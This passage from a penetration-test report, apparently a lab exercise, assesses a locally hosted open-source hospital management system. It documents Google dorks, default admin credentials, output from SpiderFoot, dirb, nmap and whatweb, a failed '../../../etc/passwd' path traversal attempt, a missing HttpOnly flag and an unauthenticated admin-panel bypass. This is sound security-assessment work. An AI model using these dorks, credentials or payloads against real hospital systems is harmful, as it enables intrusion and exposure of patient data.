
A screenshot of a web browser displaying a GitHub repository page for 'Hospital-Management-System' by user 'kishan0725'. The browser's address bar shows the URL 'github.com/kishan0725/Hospital-Management-System/blob/master/include/config.php'. The repository page shows the file 'config.php' under the 'include' directory. The file content is a PHP script that defines database connection parameters: `<?php`, `define('DB_SERVER','localhost');`, `define('DB_USER','root');`, `define('DB_PASS','');`, `define('DB_NAME','hms');`, `$con = mysqli_connect(DB_SERVER,DB_USER,DB_PASS,DB_NAME);`, `// Check connection`, `if (mysqli_connect_errno())`, `{`, `echo "Failed to connect to MySQL: " . mysqli_connect_error();`, `}`, and `?>`. The file is 12 lines long and 300 bytes in size.

```
1 <?php
2 define('DB_SERVER','localhost');
3 define('DB_USER','root');
4 define('DB_PASS','');
5 define('DB_NAME','hms');
6 $con = mysqli_connect(DB_SERVER,DB_USER,DB_PASS,DB_NAME);
7 // Check connection
8 if (mysqli_connect_errno())
9 {
10     echo "Failed to connect to MySQL: " . mysqli_connect_error();
11 }
12 ?>
```

3.3.3. Dork 3 – Admin Panel Discovery

```
1 site:targethospital.com inurl:admin-panel.php
```

This query locates the administrator login page directly, bypassing the normal user-facing interface. Combined with the hardcoded credentials found in the GitHub repository (username: admin / password: admin123), an attacker could gain full administrative access to the system in a single step, with no brute-forcing required.

A screenshot of a web browser displaying a GitHub repository page. The address bar shows the URL 'github.com/kishan0725/Hospital-Management-System/blob/master/admin-panel.php'. The repository name 'Hospital-Management-System' and the file path 'admin-panel.php' are visible in the header. Below the header, there is a commit message 'Fixed appointment booking issue' by user 'kishan0725'. The main content area shows the PHP code for 'admin-panel.php'. The code includes database connection details and session management logic. The code is displayed in a dark-themed editor with line numbers on the left.

```
1 <!DOCTYPE html>
2 <?php
3 include('func.php');
4 include('newfunc.php');
5 $con=mysqli_connect("localhost","root","","myhmsdb");
6
7
8 $pid = $_SESSION['pid'];
9 $username = $_SESSION['username'];
10 $email = $_SESSION['email'];
11 $fname = $_SESSION['fname'];
12 $gender = $_SESSION['gender'];
13 $lname = $_SESSION['lname'];
14 $contact = $_SESSION['contact'];
15
16
17
18 if(isset($_POST['app-submit']))
19 {
20     $pid = $_SESSION['pid'];
21     $username = $_SESSION['username'];
22     $email = $_SESSION['email'];
23     $fname = $_SESSION['fname'];
24     $gender = $_SESSION['gender'];
25     $lname = $_SESSION['lname'];
26     $contact = $_SESSION['contact'];
27 }
```

3.3.4. Dork 4 — Credential Discovery

```
1 site:github.com "Hospital-Management-System" password
```

This dork targets the GitHub repository directly rather than the live deployment. It searches for any public repository matching the application name that also contains the word “password” — immediately surfacing the README.md file where the default admin credentials are documented in plain text.

4. Active Reconnaissance

4.1. SpiderFoot

SpiderFoot is an open-source intelligence (OSINT) and automated reconnaissance tool designed to gather information about a given target. It integrates with numerous public data sources to collect intelligence on IP addresses, domain names, e-mail addresses, netblocks, and web technologies. By automating the footprinting process, SpiderFoot maps out an asset's attack surface, identifies open ports, leaks, and potential vulnerabilities, making it an essential tool for the initial stages of a penetration test or security audit.

The tool was deployed and executed within a local laboratory environment using Kali Linux to map the internal network footprint of a target application.

```
1 spiderfoot -l 127.0.0.1:5001
```


Target: 192.168.64.6 (The local IP hosting the target Hospital Management System application).

Scan Name: Hospital

Configuration Profile: All

The screenshot shows the SpiderFoot web interface in a browser. The address bar displays `http://127.0.0.1:5001/newsan`. The interface includes a navigation bar with links to 'New Scan', 'Scans', and 'Settings'. The 'New Scan' form contains the following fields and options:

- Scan Name:** A text input field containing the value 'Hospital'.
- Scan Target:** A text input field containing the value '192.168.64.6'.
- Target Type Examples:** A box listing various target types that SpiderFoot can detect, including Domain Name, IPv4 Address, IPv6 Address, Hostname/Sub-domain, Subnet, Bitcoin Address, E-mail address, Phone Number, Human Name, Username, and Network ASN.
- Configuration Profile:** Three radio buttons are present: 'By Use Case', 'By Required Data', and 'By Module'. The 'By Use Case' section is expanded, showing two options:
 - All:** Selected with a radio button. Description: 'Get anything and everything about the target. All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.'
 - Footprint:** Unselected. Description: 'Understand what information this target exposes to the Internet. Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.'
- Footer:** A link to 'Join the SpiderFoot community Discord!'.





The scan completed successfully (**FINISHED status**) and mapped the core network footprint of the target host. The primary findings from the active reconnaissance phase include:

Open TCP Ports: Two critical entry points were identified on the target host (192.168.64.6) via the `sfp_portscan_tcp` module:

Port 22/TCP (SSH): Indicates an active Secure Shell daemon, which represents a potential target for brute-force attacks or credential stuffing if not properly hardened.

Port 80/TCP (HTTP): Confirms an active web server hosting the Global Hospital web application.





4.2. Dirb

Dirb is a web content scanner that brute-forces URLs against a wordlist to discover hidden files and directories. The scan was run against the local deployment using the default wordlist.

```

1  (tony@kali) - [~]
2  $ dirb http://192.168.64.6/hms
3
4  -----
5  DIRB v2.22
6  By The Dark Raver
7  -----
8
9  START_TIME: Tue May 26 17:35:31 2026
10 URL_BASE: http://192.168.64.6/hms/
11 WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
12
13 -----
14
15 GENERATED WORDS: 4612
16
17 ---- Scanning URL: http://192.168.64.6/hms/ ----
18
19 + http://192.168.64.6/hms/.git/HEAD (CODE:200|SIZE:23)
20 ==> DIRECTORY: http://192.168.64.6/hms/assets/
21 ==> DIRECTORY: http://192.168.64.6/hms/css/
22 ==> DIRECTORY: http://192.168.64.6/hms/fonts/
23 ==> DIRECTORY: http://192.168.64.6/hms/img/
24 ==> DIRECTORY: http://192.168.64.6/hms/img/
25 ==> DIRECTORY: http://192.168.64.6/hms/include/
26 + http://192.168.64.6/hms/index.php (CODE:200|SIZE:11942)

```



```
27 ==> DIRECTORY: http://192.168.64.6/hms/js/
28 ==> DIRECTORY: http://192.168.64.6/hms/master/
29 ==> DIRECTORY: http://192.168.64.6/hms/plugins/
30 ==> DIRECTORY: http://192.168.64.6/hms/vendor/
31
32 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/plugins/
33 table/ ----
34 ==> DIRECTORY: http://192.168.64.6/hms/vendor/ckeditor/plugins/table/
35 dialogs/
36
37 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/samples/
38 assets/ ----
39
40 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/samples/
41 plugins/ ----
42 ==> DIRECTORY: http://192.168.64.6/hms/vendor/ckeditor/samples/plugins/
43 dialog/
44 ==> DIRECTORY: http://192.168.64.6/hms/vendor/ckeditor/samples/plugins/
45 toolbar/
46
47 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/plugins/
48 about/dialogs/ ----
49
50 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/plugins/
51 image/dialogs/ ----
52
53 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/plugins/
54 image/img/ ----
55
56 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/plugins/
57 link/dialogs/ ----
58
59 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/plugins/
60 link/img/ ----
61
62 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/plugins/
63 table/dialogs/ ----
64
65 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/samples/
66 plugins/dialog/ ----
67 ==> DIRECTORY: http://192.168.64.6/hms/vendor/ckeditor/samples/plugins/
68 dialog/assets/
69
70 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/samples/
71 plugins/toolbar/ ----
72
73 ---- Entering directory: http://192.168.64.6/hms/vendor/ckeditor/samples/
74 plugins/dialog/assets/ ----
75
76 ets/zt
77 -----
78 END_TIME: Tue May 26 18:05:47 2026
```

62 **DOWNLOADED:** 193704 - **FOUND:** 5

The most critical finding is the exposure of the `.git/HEAD` file (HTTP 200), which confirms that the `.git` directory is publicly accessible. This allows an attacker to reconstruct the entire source code and commit history of the application directly from the web server, without requiring access to the GitHub repository.

Additionally, several internal directories are browsable (`/include/`, `/vendor/`, `/master/`), exposing application structure, third-party libraries, and configuration templates.

In addition, if Apache is not configured correctly, an attacker can exploit it to access sensitive files on the system.



4.3. Nmap

The Nmap scan was performed with service and OS detection enabled to identify open ports and the software versions running on the target.

As we saw using Spider foot, two open ports were identified. Port 80 runs Apache 2.4.67 on Linux machine, which is the web server hosting the application. Port 22 runs OpenSSH 10.0p2 – its exposure on the network means that brute-force or credential-stuffing attacks against SSH are possible if no rate limiting or key-based authentication policy is enforced.

The Apache version (2.4.67) is recent and, as confirmed in the ExploitDB analysis, no known public exploits currently target it. However, exposing the exact version number in server response headers (Server: Apache/2.4.67) constitutes information disclosure and should be suppressed in a production environment.

```
1 (tony@kali) - [~]
2 $ nmap -sV -O 192.168.64.6
3 Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-26 18:11 +0200
4 Nmap scan report for 192.168.64.6
5 Host is up (0.00032s latency).
6 Not shown: 998 closed tcp ports (reset)
7 PORT      STATE SERVICE VERSION
8 22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
9 80/tcp    open  http     Apache httpd 2.4.67
10 MAC Address: FE:43:A0:AE:6C:00 (Unknown)
11 Device type: general purpose|router
12 Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
13 OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/
14 o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
15 OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik
16 RouterOS 7.2 - 7.5 (Linux 5.6.3)
17 Network Distance: 1 hop
18 Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
19 OS and Service detection performed. Please report any incorrect results
20 at https://nmap.org/submit/ .
21 Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

4.4. WhatWeb

WhatWeb performs passive technology fingerprinting by analyzing HTTP response headers and page content. The scan confirmed the findings from the passive reconnaissance phase and revealed additional details.

```
1 (tony@kali) - [~]
2 $ whatweb http://192.168.64.6/hms
```

```
3 http://192.168.64.6/hms [301 Moved Permanently] Apache[2.4.67],  
Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.67 (Debian)],  
IP[192.168.64.6], RedirectLocation[http://192.168.64.6/hms/], Title[301  
Moved Permanently]  
4 http://192.168.64.6/hms/ [200 OK] Apache[2.4.67],  
Bootstrap[3.4.1,4.1.1,4.3.1], Country[RESERVED][ZZ], HTTPServer[Debian  
Linux][Apache/2.4.67 (Debian)], IP[192.168.64.6], JQuery,  
PasswordField[cpassword,password,password2,password3], Script, Title[HMS]
```

- **OS:** Debian Linux
- **Web server:** Apache 2.4.67
- **Bootstrap:** three conflicting versions loaded simultaneously (3.4.1, 4.1.1, 4.3.1), consistent with the dead code finding identified during source inspection
- **jQuery:** present but version unspecified by WhatWeb
- **PasswordField:** WhatWeb detected four distinct password fields (cpassword, password, password2, password3), suggesting multiple forms handle credentials across the application — all of which rely solely on client-side validation as noted in the passive reconnaissance phase

5. Penetration Testing


5.1. Path Traversal

A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder.

During the testing phase, input validation within the registration/contact form was analyzed to evaluate the application's susceptibility to Path Traversal vulnerabilities.

5.1.1. Manual Verification via Burp Suite


Using Burp Suite, the **POST** request directed toward the `/hms/func2.php` endpoint was intercepted. The contact parameter was subsequently manipulated within Burp Repeater by injecting a standard Linux path traversal payload (`../../../../../etc/passwd`).



5.1.2. Result Analysis and Information Disclosure

The Path Traversal attempt failed due to a structural constraint within the database. As demonstrated by the server's response, the application thrown a fatal exception because the injected payload exceeded the maximum character length defined for that specific database column (**Data too long**).

However, the test execution revealed a critical Application Error Disclosure flaw, stemming from the active `display_errors` directive in the PHP configuration. The server exposed an unhandled database exception, leaking sensitive architectural details, including the absolute path of the web root directory within the local file system.



Exposed absolute path detail:


```
1 <b>/var/www/html/hms/func2.php</b>
```

5.2. Cookie Missing “HttpOnly” Flag

An analysis of the session management configuration revealed that the application sets session identification cookies without the critical `HttpOnly` security attribute.

5.2.1. Manual Verification via Burp Suite

By examining the HTTP responses intercepted within Burp Suite, it was observed that when the server issues or updates a session cookie (via the `Set-Cookie` header), the `HttpOnly` flag is omitted.



5.2.2. Security Impact

The absence of the `HttpOnly` flag represents a significant security risk. Without this attribute, the session cookie can be accessed by client-side JavaScript scripts (for example, via `document.cookie`).


If the application is also vulnerable to Cross-Site Scripting (XSS), an attacker could easily exfiltrate the user's active session cookie, leading to full account takeover and session hijacking.

5.3. Broken Access Control (Authentication Bypass)

During the directory brute-forcing or site-mapping phase, an unauthenticated user attempt was made to directly access administrative and restricted backend endpoints.

5.3.1. Vulnerability Confirmation

The application fails to restrict access to sensitive dashboards. By navigating directly to the URL `http://192.168.64.6/hms/admin-panel.php` without performing any prior login or providing valid session credentials, the server successfully renders the administrative interface.



The presence of multiple PHP execution warnings at the top of the page further confirms the lack of access controls:

```
1 Warning: Undefined array key "pid" in /var/www/html/hms/admin-panel.php on
   line 8
2 Warning: Undefined array key "username" in /var/www/html/hms/admin-
   panel.php on line 9
```

These warnings occur because the script attempts to reference session-bound parameters (such as user identifiers and profile names) that do not exist for an unauthenticated visitor. However, instead of terminating the execution and enforcing a redirect, the application permits full structural rendering of the dashboard.

5.3.2. Security Impact

